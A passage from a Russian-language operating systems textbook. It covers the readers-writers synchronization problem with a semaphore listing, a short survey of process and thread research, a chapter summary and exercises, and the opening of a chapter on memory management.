В программе используется массив семафоров, по одному семафору на каждого философа, поэтому голодный философ может блокироваться, если нужная ему вилка занята. Обратите внимание на то, что каждый процесс в качестве своей основной программы запускает процедуру *philosopher*, но остальные процедуры: *take_forks*, *put_forks* и *test* — это обычные процедуры, а не отдельные процессы.

2.5.2. Задача читателей и писателей

Задача обедающих философов хороша для моделирования процессов, которые соревнуются за исключительный доступ к ограниченному количеству ресурсов, например к устройствам ввода-вывода. Другая общеизвестная задача касается читателей и писателей (Courtois et al., 1971). В ней моделируется доступ к базе данных. Представим, к примеру, систему бронирования авиабилетов, в которой есть множество соревнующихся процессов, желающих обратиться к ней для чтения и записи. Вполне допустимо наличие нескольких процессов, одновременно считывающих информацию из базы данных, но если один процесс обновляет базу данных (проводит операцию записи), никакой другой процесс не может получить доступ к базе данных даже для чтения информации. Вопрос в том, как создать программу для читателей и писателей? Одно из решений показано в листинге 2.15.

В этом решении первый читатель для получения доступа к базе данных выполняет в отношении семафора *db* операцию *down*. А все следующие читатели просто увеличивают значение счетчика *rc*. Как только читатели прекращают свою работу, они уменьшают значение счетчика, а последний из них выполняет в отношении семафора операцию *up*, позволяя заблокированному писателю, если таковой имеется, приступить к работе.

В представленном здесь решении есть одна достойная упоминания недостаточно очевидная особенность. Допустим, что какой-то читатель уже использует базу данных и тут появляется еще один читатель. Поскольку одновременная работа двух читателей разрешена, второй читатель допускается к базе данных. По мере появления к ней могут быть допущены и другие дополнительные читатели.

Теперь допустим, что появился писатель. Он может не получить доступа к базе данных, поскольку писатели должны иметь к ней исключительный доступ, поэтому писатель приостанавливает свою работу. Позже появляются и другие читатели. Доступ дополнительным читателям будет открыт до тех пор, пока будет активен хотя бы один читатель. Вследствие этой стратегии, пока продолжается наплыв читателей, все они будут получать доступ к базе по мере своего прибытия. Писатель будет приостановлен до тех пор, пока не останется ни одного читателя. Если новый читатель будет прибывать, скажем, каждые 2 с и каждый читатель затратит на свою работу по 5 с, писатель доступа никогда не дождется.

Чтобы предотвратить такую ситуацию, программу можно слегка изменить: когда писатель находится в состоянии ожидания, то вновь прибывающий читатель не получает немедленного доступа, а приостанавливает свою работу и встает в очередь за писателем. При этом писатель должен дождаться окончания работы тех читателей, которые были активны при его прибытии, и не должен пережидать тех читателей, которые прибывают после него. Недостаток этого решения заключается в снижении производительности за счет меньших показателей параллельности в работе. Куртуа с соавторами (Courtois et al., 1971) представили решение, дающее приоритет писателям. Подробности этого решения можно узнать из их статьи.

Листинг 2.15. Решение задачи читателей и писателей

```
typedef int semaphore;              /* напрягите свое воображение */
semaphore mutex = 1;                /* управляет доступом к 'rc' */
semaphore db = 1;                   /* управляет доступом к базе данных */
int rc = 0;                         /* количество читающих или желающих
                                       читать процессов */

void reader(void)
{
    while (TRUE) {                  /* бесконечный цикл */
        down(&mutex);               /* получение исключительного доступа к ‘rc’ */
        rc = rc + 1;                /* теперь на одного читателя больше */
        if (rc == 1) down(&db);     /* если это первый читатель... */
        up(&mutex);                 /* завершение исключительного доступа
                                       к ‘rc’ */
        read_data_base( );          /* доступ к данным */
        down(&mutex);               /* получение исключительного доступа к ‘rc’ */
        rc = rc - 1;                /* теперь на одного читателя меньше */
        if (rc == 0) up(&db);       /* если это последний читатель... */
        up(&mutex);                 /* завершение исключительного доступа к ‘rc’
*/
        use_data_read();            /* некритическая область */
    }
}

void writer(void)
{
    while (TRUE) {                  /* бесконечный цикл */
        think_up_data( );           /* некритическая область */
        down(&db);                  /* получение исключительного доступа */
        write_data_base( );         /* обновление данных */
        up(&db);                    /* завершение исключительного доступа */
    }
}
```

2.6. Исследования, посвященные процессам и потокам

В главе 1 мы рассмотрели ряд текущих исследований, посвященных структуре операционных систем. В этой и последующих главах рассмотрим более узконаправленные исследования, начинающиеся с процессов. Со временем станет понятно, что некоторые

предметы исследований лучше разработаны по сравнению с другими. Большинство исследований обычно направлены на изучение новых тем и не относятся к темам, которые исследуются уже не один десяток лет.

Понятие процесса являет собой пример довольно хорошо разработанной темы. Практически каждая система обладает неким понятием процесса как контейнера, предназначенного для группировки взаимосвязанных ресурсов, таких как адресное пространство, потоки, открытые файлы, права доступа к защищенным ресурсам и т. д. Группировка осуществляется в различных системах немного по-разному, но эти различия носят чисто технический характер. Основная идея уже практически не вызывает споров, и новых исследований по теме процессов проводится совсем немного.

По сравнению с процессами потоки являются более новой идеей, но они тоже уже довольно долго рассматриваются. Тем не менее время от времени все еще появляются статьи, посвященные потокам, к примеру о кластеризации потоков на мультипроцессорных системах (Tam et al., 2007) или о том, как хорошо современные операционные системы вроде Linux масштабируются при наличии множества потоков и множества ядер (Boyd-Wickizer, 2010).

Одна из конкретных областей исследований относится к записи и воспроизведению выполнения процесса (Viennot et al., 2013). Воспроизведение позволяет разработчикам выполнять обратное отслеживание трудно обнаруживаемых ошибок, а специалистам по безопасности — расследовать инциденты.

Аналогичным образом многие современные исследования в сообществе разработчиков операционных систем сфокусированы на вопросах безопасности. Многочисленные инциденты показали, что пользователи нуждаются в более надежной защите от злоумышленников (а иногда и от самих себя). Один из подходов заключается в отслеживании и тщательном разграничении в операционной системе информационных потоков (Giffin et al., 2012).

Планирование (как в однопроцессорной, так и в мультипроцессорной системе) попрежнему является темой, близкой и дорогой сердцу некоторых исследователей. Некоторые исследованные темы затрагивают энергосберегающее планирование на мобильных устройствах (Yuan and Nahrstedt, 2006), планирование с учетом гиперпоточности (Bulpin and Pratt, 2005) и планирование с известным смещением (Koufaty, 2010). С увеличением количества вычислений на недостаточно мощных, ограниченных по электропитанию смартфонах некоторые исследователи предлагают при любом удобном случае переносить процесс на более мощный облачный сервер (Gordon et al., 2012). Однако немногие современные системные разработчики бесцельно слоняются целыми днями, заламывая руки из-за отсутствия подходящего алгоритма планирования потоков, поэтому данный тип исследований больше проталкивается самими исследователями, чем вызывается интенсивностью спроса. В целом процессы, потоки и планирование уже не являются, как прежде, актуальными темами исследований. Времена активных исследований уже прошли[1], и исследователи переключились на такие темы, как управление электропитанием, виртуализация, облачные вычисления и безопасность.

---

[1] Однако это совершенно не означает, что данные темы не смогут снова стать актуальными, например из-за каких-либо значимых изобретений в аппаратном обеспечении, появления новых структур процессоров или обнаружения каких-либо еще не рассматривавшихся с должным уровнем детализации частных задач. — *Примеч. ред.*

2.7. Краткие выводы

Чтобы сгладить влияние прерываний, операционные системы предоставляют концептуальную модель, состоящую из параллельно запускаемых последовательных процессов. Процессы могут создаваться и уничтожаться в динамическом режиме. У каждого процесса есть собственное адресное пространство.

Некоторым приложениям выгодно в рамках одного процесса иметь несколько потоков управления. Эти потоки имеют независимое планирование, и каждый из них имеет собственный стек, но все потоки, принадлежащие одному процессу, используют общее адресное пространство. Потоки могут быть реализованы в пространстве пользователя или в пространстве ядра.

Процессы могут взаимодействовать друг с другом, используя соответствующие примитивы, к которым относятся семафоры, мониторы или сообщения. Эти примитивы используют, чтобы исключить одновременное пребывание двух процессов в их критических областях, то есть для предотвращения ситуации, приводящей к хаосу. Процесс может находиться в работающем, готовом к работе или заблокированном состоянии и может изменять состояние, когда он сам или другие процессы задействуют один из примитивов взаимодействия процессов. Взаимодействие потоков имеет сходный характер.

Примитивы взаимодействия процессов могут использоваться для решения таких задач, как «производитель — потребитель», «обедающие философы» и «читатель — писатель». Но даже при использовании этих примитивов нужно соблюдать особую осторожность во избежание ошибок и взаимных блокировок.

Было изучено множество алгоритмов планирования. Некоторые из них, например алгоритм первоочередного выполнения самого короткого задания, используются преимущественно в пакетных системах. Другие же получили распространение как в пакетных, так и в интерактивных системах. В числе этих алгоритмов циклическое и приоритетное планирование, многоуровневые очереди, гарантированное, лотерейное и справедливое планирование. Некоторые системы проводят четкую грань между механизмом и политикой планирования, что позволяет пользователям управлять алгоритмом планирования.

Вопросы

1. На рис. 2.2 показаны три состояния процессов. Теоретически при трех состояниях может быть шесть переходов, по два из каждого состояния. Но показаны только четыре перехода. Возможны ли такие обстоятельства, при которых осуществимы один или оба из пропущенных переходов?
2. Предположим, вам нужно разработать новую компьютерную архитектуру, которая вместо использования прерываний осуществляет аппаратное переключение процессов. Какие сведения необходимы центральному процессору? Опишите возможное устройство аппаратного переключения процессов.
3. На всех ныне существующих компьютерах хотя бы часть обработчиков прерываний написана на ассемблере. Почему?

4. Когда в результате прерывания или системного вызова управление передается операционной системе, используется, как правило, область стека ядра, отделенная от стека прерываемого процесса. Почему?
5. У компьютерной системы достаточно места, чтобы хранить в основной памяти пять программ. Половину своего времени эти программы простаивают в ожидании ввода-вывода. Какая доля процессорного времени при этом тратится впустую?
6. У компьютера имеется 4 Гбайт оперативной памяти, 512 Мбайт из которых занимает операционная система. Все процессы, имеющие (для простоты) одинаковые характеристики, занимают еще 256 Мбайт. Каким будет допустимое время ожидания ввода-вывода, если цель заключается в задействовании времени центрального процессора на 99 %?
7. Несколько заданий могут быть запущены параллельно и смогут завершить работу быстрее, чем при последовательном запуске. Предположим, что два задания, на каждое из которых требуется 10 мин процессорного времени, запускаются одновременно. Сколько времени пройдет до завершения второго из них, если они будут запущены последовательно? А сколько времени пройдет, если они запущены параллельно? При этом предположим, что на ожидание завершения операций ввода-вывода затрачивается 50 % времени.
8. Представьте себе мультипрограммную систему со степенью 6 (то есть имеющую в памяти одновременно шесть программ). Предположим, что каждый процесс проводит 40 % своего времени в ожидании ввода-вывода. Каким будет процент использования времени центрального процессора?
9. Представьте, что вы пытаетесь загрузить из Интернета файл размером 2 Гбайт. Файл доступен из набора зеркальных серверов, каждый из которых может отдать поднабор файловых байтов; предположим, что заданный запрос определяет стартовые и финишные байты файла. Объясните, как можно воспользоваться потоками, чтобы уменьшить время загрузки.
10. В тексте главы утверждалось, что модель на рис. 2.8, *а* не подходит для файлового сервера, использующего кэш в оперативной памяти. Почему? Может ли каждый процесс иметь собственный кэш?
11. При разветвлении многопоточного процесса возникает проблема при копировании в дочерний процесс всех потоков родительского процесса. Предположим, что один из исходных потоков находится в состоянии ожидания ввода с клавиатуры. Теперь клавиатурного ввода будут ожидать два потока, по одному в каждом процессе. Может ли подобная проблема когда-либо возникнуть в однопоточных процессах?
12. На рис. 2.6 показан многопоточный веб-сервер. Если единственным способом прочитать данные из файла является обычный блокирующий системный вызов *read*, то какие потоки были использованы для веб-сервера — реализованные на уровне пользователя или реализованные на уровне ядра? Почему?
13. В тексте главы мы описали многопоточный веб-сервер, показывая, почему он лучше, чем однопоточный сервер и сервер на машине с конечным числом состояний. Существуют ли какие-нибудь обстоятельства, при которых предпочтение может быть отдано однопоточному серверу? Приведите пример.

14. В табл. 2.4 набор регистров упомянут в качестве элемента, присущего каждому потоку, а не каждому процессу. Почему? Ведь у машины, в конечном счете, только один набор регистров.
15. Зачем потоку добровольно отказываться от центрального процессора, вызывая процедуру *thread_yield*? Ведь в отсутствие периодических таймерных прерываний он может вообще никогда не вернуть себе центральный процессор.
16. Может ли поток быть приостановлен таймерным прерыванием? Если да, то при каких обстоятельствах, а если нет, то почему?
17. Нужно сравнить чтение файла с использованием однопоточного и многопоточного файловых серверов. Если данные находятся в поблочном кэше, то на получение запроса, его диспетчеризацию и всю остальную обработку затрачивается 15 мс. Если необходимо выполнить операцию чтения с диска, что происходит в каждом третьем случае, то на все это требуется потратить дополнительные 75 мс, в течение которых поток приостанавливается. Сколько запросов в секунду способен обработать сервер, если он работает в однопоточном режиме? Сколько таких же запросов он может обработать в многопоточном режиме?
18. В чем заключается самое большое преимущество от реализации потоков в пользовательском пространстве? А в чем заключается самый серьезный недостаток?
19. В листинге 2.1 создание потоков и сообщения, выводимые потоками, чередуются в произвольном порядке. Существует ли способ задать строгий порядок: создан поток 1, поток 1 выводит сообщение о существовании потока 1, создан поток 2, поток 2 выводит сообщение о существовании потока 2 и т. д.? Если существует, то как он реализуется? А если нет, то почему?
20. Рассматривая использование в потоках глобальных переменных, мы применили процедуру *create_global* для выделения участка памяти не под значение самой переменной, а под хранение указателя на эту переменную. Является ли это действие необходимым и могут ли процедуры так же успешно работать с самими значениями переменных?
21. Рассмотрим систему, в которой потоки реализованы целиком в пользовательском пространстве, а система поддержки исполнения программ 1 раз в секунду получает таймерное прерывание. Предположим, таймерное прерывание происходит в тот самый момент, когда какой-то поток выполняется в системе поддержки исполнения программ. К возникновению какой проблемы это может привести? Можете ли вы предложить способ разрешения этой проблемы?
22. Предположим, что у операционной системы отсутствуют средства, подобные системному вызову *select*, чтобы узнать заранее, приведет ли к блокировке считывание информации из файла, канала или устройства, но она допускает установку аварийного таймера, прерывающего заблокировавшиеся системные вызовы. Можно ли в таких условиях реализовать набор потоков в пользовательском пространстве? Обоснуйте.
23. Будет ли решение активного ожидания, использующее переменную *turn* (см. рис. 2.17), работать, когда два процесса запущены на мультипроцессорной системе с общей памятью, то есть на системе, где два центральных процессора совместно используют общую память?

24. Будет ли показанное в листинге 2.2 решение Петерсона, позволяющее добиться взаимного исключения, работать при приоритетном планировании процессов? А каков будет ответ при неприоритетном планировании?

25. Может ли проблема инверсии приоритетов, рассмотренная в разделе «Приостановка и активизация», проявиться в потоках, реализованных на уровне пользователя? Почему да или почему нет?

26. В разделе «Приостановка и активизация» была описана ситуация, возникающая с процессом *H*, имеющим высокий приоритет, и процессом *L*, имеющим низкий приоритет, которая приводит к бесконечному зацикливанию процесса *H*. Возникает ли такая же проблема, если вместо приоритетного используется циклическое планирование? Обоснуйте.

27. Какие стеки существуют в системе, имеющей потоки, реализованные на пользовательском уровне: по одному стеку на поток или по одному стеку на процесс? Ответьте на тот же вопрос при условии, что потоки реализованы на уровне ядра. Обоснуйте ответ.

28. Обычно в процессе разработки компьютера его работа сначала моделируется программой, которая запускает строго по одной команде. Таким сугубо последовательным способом моделируются даже многопроцессорные компьютеры. Может ли при отсутствии одновременных событий, как в данном случае, возникнуть состязательная ситуация?

29. Задача производителя и потребителя может быть расширена для использования на системах с несколькими производителями и потребителями, которые записывают данные в общий буфер (или считывают их из него). Предположим, что каждый производитель и потребитель запущен в собственном потоке. Будет ли решение, представленное в листинге 2.6, работать на таких системах?

30. Рассмотрите следующее решение задачи взаимного исключения, затрагивающей два процесса, *P*0 и *P*1. Предположим, что переменная *turn* имеет исходное значение 0. Код процесса *P*0 показан далее:

```
/* Другой код */
while (turn != 0) { } /* Do nothing and wait. */
Critical Section /* . . . */
turn = 0;
/* Другой код */
```

31. Для процесса *P*1 замените в показанном выше коде значение 0 значением 1. Определите, отвечает ли решение всем требуемым условиям для решения задачи взаимного исключения.

32. Как в операционной системе, способной отключать прерывания, можно реализовать семафоры?

33. Дайте краткое описание того, как могут быть реализованы семафоры в операционной системе, способной блокировать прерывания.

34. Если в системе имеется только два процесса, есть ли смысл в использовании барьера для их синхронизации? Почему да или почему нет?

35. Могут ли два потока, принадлежащие одному и тому же процессу, быть синхронизированы с помощью семафора, реализованного в ядре, если эти потоки реализованы на уровне ядра? Ответьте на тот же вопрос применительно к по-

токам, реализованным на уровне пользователя. Предполагается, что к семафору не имеют доступа никакие другие потоки любых других процессов. Обоснуйте свой ответ.

36. При синхронизации внутри мониторов используются условные переменные и две специальные операции — *wait* и *signal*. Более общая форма синхронизации предполагает использование одного примитива — *waituntil*, который в качестве параметра использует произвольный булев предикат. Можно, например, составить следующее выражение:

```
waituntil x < 0 or y + z < n
```

Теперь примитив *signal* больше не нужен. Эта схема, несомненно, является более универсальной, чем схема Хоара и Бринча Хансена, но тем не менее она не используется. Почему?

Подсказка: подумайте о ее реализации.

37. В ресторанах быстрого обслуживания есть четыре категории обслуживающего персонала:
    - работники, принимающие заказы клиентов;
    - повара, готовящие еду;
    - работники, упаковывающие еду;
    - кассиры, выдающие упаковку с едой клиентам и принимающие от них деньги.

    Каждого работника можно рассматривать в качестве взаимодействующего последовательного процесса. Какую форму взаимодействия процессов они используют? Свяжите эту модель с процессами в UNIX.

38. Предположим, что у нас есть система передачи сообщений, использующая почтовые ящики. При отправке сообщения в переполненный ящик или при попытке извлечь сообщение из пустого ящика процесс не блокируется. Вместо этого ему возвращается код ошибки. Процесс реагирует на код ошибки повторной попыткой, предпринимаемой до тех пор, пока не будет достигнут успех. Приведет ли такая схема к состязательной ситуации?

39. Компьютеры CDC 6600 могут обрабатывать до 10 процессов ввода-вывода одновременно, используя интересную форму циклического планирования, называемую **распределением процессора**. Переключение процессов происходит после каждой команды, поэтому команда 1 приходит от процесса 1, команда 2 — от процесса 2 и т. д. Переключение процесса осуществляется специальным оборудованием, и издержки равны нулю. Если в отсутствие состязательной ситуации процессу для завершения работы требуется T секунд, то сколько времени ему понадобится, если распределение процессора было использовано в отношении n процессов?

40. Рассмотрите следующий код на языке C:

```
void main( ) {
     fork( );
     fork( );
     exit( );
}
```

Сколько дочерних процессов создается во время исполнения этой программы?

41. При циклическом планировании обычно ведется список всех запущенных процессов, и каждый процесс фигурирует в нем только один раз. Что произойдет, если процесс встретится в списке дважды? Можете ли вы придумать любую причину, по которой это может произойти?

42. Можно ли путем анализа исходного кода определить, к какой категории относится процесс: к процессам, ограниченным скоростью вычислений, или к процессам, ограниченным скоростью работы устройств ввода-вывода? Как это может быть определено в процессе выполнения программы?

43. Объясните, как значение кванта времени и время переключения контекста влияют друг на друга в алгоритме циклического планирования.

44. Измерения, проведенные в конкретной системе, показали, что время работы среднестатистического процесса до того, как он будет заблокирован на операции ввода-вывода, равно T. На переключение процессов уходит время S, которое теряется впустую. Напишите формулу расчета эффективности использования центрального процессора для циклического планирования с квантом времени Q, принимающим следующие значения:

    а) $Q = \infty$;

    б) $Q > T$;

    в) $S < Q < T$;

    г) $Q = S$;

    д) $Q \approx 0$.

45. В состоянии готовности к выполнению находятся пять заданий. Предполагаемое время их выполнения составляет 9, 6, 3, 5 и x. В какой последовательности их нужно запустить, чтобы свести к минимуму среднее время отклика? (Ответ будет зависеть от x.)

46. Пять пакетных заданий, от A до E, поступают в компьютерный центр практически одновременно. Время их выполнения приблизительно составляет 10, 6, 2, 4 и 8 мин соответственно. Их (ранее определенные) приоритеты имеют, значения 3, 5, 2, 1 и 4 соответственно, причем 5 является наивысшим приоритетом. Определите среднее оборотное время для каждого из следующих алгоритмов планирования, игнорируя при этом издержки на переключение процессов:

    а) для циклического планирования;

    б) для приоритетного планирования;

    в) для планирования по принципу «первым пришел — первым обслужен» (в порядке 10, 6, 2, 4, 8);

    г) для планирования по принципу «сначала выполняется самое короткое задание».

    В случае *а* предполагается, что система многозадачная и каждому заданию достается справедливая доля процессорного времени. В случаях *б — г* предполагается, что в каждый момент времени запускается только одна задача, работающая до своего завершения. Все задания ограничены только скоростью вычислений.

47. Процессу, запущенному в системе CTSS, для завершения необходимо 30 квантов времени. Сколько раз он должен быть перекачан на диск, включая самый первый раз (перед тем, как он был запущен)?

48. Представьте себе систему реального времени с двумя голосовыми вызовами с периодичностью, равной 5 мс для каждого из них, со временем центрального процессора, затрачиваемого на каждый вызов, равным 1 мс, и с одним видеопотоком с периодичностью, равной 33 мс, со временем центрального процессора, затрачиваемого на каждый вызов, равным 11 мс. Можно ли спланировать работу такой системы?

49. Можно ли добавить к условию предыдущей задачи еще один видеопоток, сохраняя при этом пригодность системы к планированию?

50. Для предсказания времени выполнения используется алгоритм распределения по срокам давности с $a = 1/2$. Предыдущие четыре значения времени от самого позднего до самого недавнего составляли 40, 20, 40 и 15 мс. Каким будет прогноз на следующее время выполнения?

51. Гибкая система реального времени имеет четыре периодически возникающих события с периодами для каждого, составляющими 50, 100, 200 и 250 мс. Предположим, что эти четыре события требуют 35, 20, 10 мс и x процессорного времени соответственно. Укажите максимальное значение x, при котором система все еще поддается планированию.

52. Примените к задаче обедающих философов следующий протокол: каждый четный философ перед тем, как взять ту вилку, которая лежит справа, всегда берет ту вилку, которая лежит слева от него, а каждый нечетный философ перед тем, как взять левую вилку, всегда берет ту вилку, которая лежит справа от него. Обеспечит ли данный протокол проведение операции, не вызывающей взаимной блокировки?

53. Системе реального времени необходимо обработать два голосовых телефонных разговора, каждый из которых запускается каждые 6 мс и занимает 1 мс процессорного времени при каждом использовании процессора, и один видеопоток со скоростью 25 кадров в секунду, где каждый кадр требует 20 мс процессорного времени. Поддается ли эта система планированию?

54. Рассмотрите систему, в которой желательно разделить политику и механизм планирования потоков, реализованных на уровне ядра. Предложите средства для достижения этой цели.

55. Почему в решении задачи обедающих философов (см. листинг 2.14) в процедуре *take_forks* переменной состояния *state* присвоено значение *HUNGRY*?

56. Рассмотрим процедуру *put_forks* в листинге 2.14. Предположим, что переменной *state[i]* было присвоено значение *THINKING после* двух вызовов *test*, а не *перед* ними. Как это изменение повлияет на решение?

57. Задача читателей и писателей может быть сформулирована несколькими способами в зависимости от того, процесс какой категории и когда должен запускаться. Опишите в точности три различные разновидности задачи, в каждой из которых предпочтение отдается (или не отдается) какой-нибудь категории процессов. Определите для каждой разновидности, что произойдет, когда читатель или писатель перейдет в состояние готовности к доступу к базе данных, и что произойдет, когда процесс завершит использование базы данных.

58. Напишите сценарий оболочки, производящей файл, содержащий последовательные числа, появляющиеся за счет считывания последнего числа из файла, прибавления к нему единицы и добавления получившегося числа к файлу. Запустите

один экземпляр сценария в фоновом режиме и один экземпляр в приоритетном режиме, чтобы каждый из этих экземпляров имел доступ к одному и тому же файлу. Через какое время проявится состязательная ситуация? Что здесь будет являться критической областью? Измените сценарий, чтобы избежать состязательной ситуации.

Подсказка: для блокировки файла данных воспользуйтесь выражением *ln file file.lock*.

59. Представьте, что у вас есть операционная система, предоставляющая семафоры. Создайте систему сообщений. Напишите процедуры для отправки и получения сообщений.

60. Решите задачу обедающих философов с помощью мониторов, используя их вместо семафоров.

61. Предположим, что некий университет в США решил продемонстрировать свою политкорректность, применив известную доктрину Верховного суда США «Отделенный, но равный — по сути неравный» не только к расовой, но и к половой принадлежности, положив конец устоявшейся практике раздельных душевых для мужчин и женщин в своем кампусе. Но уступая традиции, университет вынес решение, что если в душевой находится женщина, то туда может зайти другая женщина, но не мужчина, и наоборот. Символ на сдвижном индикаторе на двери душевой показывает три возможных состояния:

    а) свободно;

    б) душевая занята женщинами;

    в) душевая занята мужчинами.

    Напишите на любом избранном вами языке программирования следующие процедуры: для женщины, желающей войти, — *woman_wants_to_enter*; для мужчины, желающего войти, — *man_wants_to_enter*; для женщины, выходящей из душевой, — *woman_leaves*; для мужчины, выходящего из душевой, — *man_leaves*. При этом можно использовать какие угодно счетчики и технологии синхронизации.

62. Перепишите программу, изображенную на рис. 2.17, для управления более чем двумя процессами.

63. Напишите решение задачи производителя — потребителя, в котором используются потоки и общий буфер. Но при этом для защиты общей структуры данных не пользуйтесь семафорами или другими примитивами синхронизации. Просто дайте каждому потоку возможность иметь к ним произвольный доступ. Для управления условиями переполнения и опустошения используйте примитивы *sleep* и *wakeup*. Посмотрите, сколько пройдет времени до возникновения состязательной ситуации. К примеру, можно сделать так, чтобы производитель время от времени выводил какое-нибудь число. Не нужно выводить более одного числа в минуту, поскольку операции ввода-вывода могут повлиять на возникновение состязательного состояния.

64. Для придания процессу более высокого уровня приоритета он может быть помещен в циклическую очередь более одного раза. Того же эффекта можно добиться запуском нескольких экземпляров программы, каждый из которых будет работать в другой части пула данных. Сначала напишите программу, проверяющую список чисел на их принадлежность к простым числам. Затем разработайте метод,

позволяющий нескольким экземплярам программы запускаться одновременно таким образом, чтобы никакие два экземпляра не работали с одним и тем же числом. Можно ли фактически ускорить перебор списка путем запуска нескольких копий программы? Учтите, что результаты будут зависеть от того, чем еще занят ваш компьютер. На персональном компьютере, запустившем только одну копию этой программы, улучшения ожидать не приходится, но на системе с другими процессами будет возможность захватить таким образом более существенную часть процессорного времени.

65. Цель этого упражнения заключается в реализации многопоточного решения для определения того, является ли заданное число совершенным. Число *N* является совершенным, если сумма всех его делителей, исключая само это число, равна *N* (примерами могут послужить числа 6 и 28). На входе задается целое число *N*. На выходе будет значение true, если число является совершенным, или false, если оно таковым не является. Основная программа будет читать числа *N* и *P* из командной строки. Числа от 1 до *N* будут делиться между этими потоками, чтобы два потока не работали с одним и тем же числом. Для каждого числа в этом наборе поток будет определять, является ли число делителем числа *N*. Если оно таковым является, то это число добавляется к общему буферу, хранящему делители числа *N*. Родительский процесс ожидает, пока не завершат работу все потоки. Воспользуйтесь соответствующим примитивом синхронизации. Затем родительский поток определяет, является ли введенное число совершенным, то есть является ли оно суммой всех делителей, а затем выдает соответствующий отчет.

    Примечание: вычисление можно ускорить, ограничив количество чисел, проводя поиск от 1 до корня квадратного из *N*.

66. Создайте программу для подсчета частоты появления слов в текстовом файле. Текстовый файл делится на *N* сегментов. Каждый сегмент обрабатывается отдельным потоком, который выводит промежуточный счетчик частоты для своего сегмента. Основной процесс ожидает окончания работы потоков, затем он вычисляет сводные данные частоты появления слов на основе выводов отдельных потоков.

Глава 3
Управление памятью

Память представляет собой очень важный ресурс, требующий четкого управления. Несмотря на то что в наши дни объем памяти среднего домашнего компьютера в десятки тысяч раз превышает ресурсы IBM 7094, бывшего в начале 1960-х годов самым большим компьютером в мире, размер компьютерных программ растет быстрее, чем объем памяти. Закон Паркинсона можно перефразировать следующим образом: «Программы увеличиваются в размерах, стремясь заполнить всю память, доступную для их размещения». В этой главе мы рассмотрим, как операционные системы создают из памяти абстракции и как они этими абстракциями управляют.

В идеале каждому программисту хотелось бы иметь предоставленную только ему неограниченную по объему и скорости работы память, которая к тому же не теряет своего содержимого при отключении питания. Раз уж мы так размечтались, то почему бы не сделать память еще и совсем дешевой? К сожалению, существующие технологии пока не могут дать нам желаемого. Может быть, способ создания такой памяти удастся изобрести именно вам.

Тогда чем же нам придется довольствоваться? Со временем была разработана концепция **иерархии памяти**, согласно которой компьютеры обладают несколькими мегабайтами очень быстродействующей, дорогой и энергозависимой кэш-памяти, несколькими гигабайтами памяти, средней как по скорости, так и по цене, а также несколькими терабайтами памяти на довольно медленных, сравнительно дешевых дисковых накопителях, не говоря уже о сменных накопителях, таких как DVD и флеш-устройства USB. Превратить эту иерархию в абстракцию, то есть в удобную модель, а затем управлять этой абстракцией — и есть задача операционной системы.

Та часть операционной системы, которая управляет иерархией памяти (или ее частью), называется **менеджером**, или **диспетчером**, **памяти**. Он предназначен для действенного управления памятью и должен следить за тем, какие части памяти используются, выделять память процессам, которые в ней нуждаются, и освобождать память, когда процессы завершат свою работу.

В этой главе будут рассмотрены несколько разных моделей управления памятью, начиная с очень простых и заканчивая весьма изощренными. Поскольку управление кэш-памятью самого нижнего уровня обычно осуществляется на аппаратном уровне, основное внимание будет уделено программистской модели оперативной памяти и способам эффективного управления ее использованием. Все, что касается абстракций, создаваемых для энергонезависимого запоминающего устройства — диска, и управления этими абстракциями, будет темой следующей главы. Начнем с истоков и в первую очередь рассмотрим самую простую из возможных схем, а затем постепенно будем переходить к изучению все более сложных.

3.1. Память без использования абстракций

Простейшей абстракцией памяти можно считать полное отсутствие какой-либо абстракции. Ранние универсальные машины (до 1960 года), ранние мини-компьютеры (до 1970 года) и ранние персональные компьютеры (до 1980 года) не использовали абстракции памяти. Каждая программа просто видела физическую память. Когда программа выполняла команду

```
MOV REGISTER1,1000
```

компьютер просто перемещал содержимое физической ячейки памяти 1000 в *REGISTER1*. Таким образом, модель памяти, предоставляемая программисту, была простой физической памятью, набором адресов от 0 до некоторого максимального значения, где каждый адрес соответствовал ячейке, содержащей какое-то количество бит (обычно 8).

При таких условиях содержание в памяти сразу двух работающих программ не представлялось возможным. Если первая программа, к примеру, записывала новое значение в ячейку 2000, то она тем самым стирала то значение, которое сохраняла там вторая программа. Работа становилась невозможной, и обе программы практически сразу же давали сбой.

Даже в условиях, когда в качестве модели памяти выступает сама физическая память, возможны несколько вариантов использования памяти. Три из них показаны на рис. 3.1. Операционная система может (рис. 3.1, *а*) размещаться в нижней части адресов, в оперативном запоминающем устройстве (ОЗУ), или, по-другому, в памяти с произвольным доступом — RAM (Random Access Memory). Она может размещаться также в постоянном запоминающем устройстве (ПЗУ), или, иначе, в ROM (Read-Only Memory), в верхних адресах памяти (рис. 3.1, *б*). Или же драйверы устройств могут быть в верхних адресах памяти, в ПЗУ, а остальная часть системы — в ОЗУ, в самом низу (рис. 3.1, *в*). Первая модель прежде использовалась на универсальных машинах и мини-компьютерах, а на других машинах — довольно редко. Вторая модель использовалась на некоторых КПК и встроенных системах. Третья модель использовалась на ранних персональных компьютерах (например, на тех, которые работали под управлением MS-DOS), где часть системы, размещавшаяся в ПЗУ, называлась базовой системой ввода-вывода — **BIOS** (Basic Input Output System). Недостаток моделей, изображенных на рис. 3.1, *а* и *в*, заключается в том, что ошибка в программе пользователя может затереть операционную систему, и, возможно, с весьма пагубными последствиями.

Единственный способ добиться хоть какой-то параллельности в системе, не имеющей абстракций памяти, — это запустить программу с несколькими потоками. Поскольку предполагается, что все имеющиеся в процессе потоки видят один и тот же образ памяти, их принудительное применение проблемы не составляет. Хотя эта идея вполне работоспособна, она не нашла широкого применения, поскольку людям зачастую необходим одновременный запуск не связанных друг с другом программ, а этого абстракция потоков не обеспечивает. Более того, столь примитивные системы, не обеспечивающие абстракций памяти, вряд ли могут предоставить абстракцию потоков.

Тем не менее даже в отсутствие абстракций памяти одновременный запуск нескольких программ вполне возможен. Для этого операционная система должна сохранить все содержимое памяти в файле на диске, а затем загрузить и запустить следующую

Рис. 3.1. Три простых способа организации памяти при наличии операционной системы и одного пользовательского процесса (существуют и другие варианты). При таком устройстве системы памяти процессы, как правило, могут запускаться только по одному. Как только пользователь наберет команду, операционная система копирует запрошенную программу с диска в память, после чего выполняет эту программу. Когда процесс завершает свою работу, операционная система отображает символ приглашения и ожидает ввода новой команды. По получении команды она загружает в память новую программу, записывая ее поверх первой программы

программу. Поскольку одновременно в памяти присутствует только одна программа, конфликтов не возникает. Эта концепция называется заменой данных (или свопингом) и будет рассмотрена чуть позже.

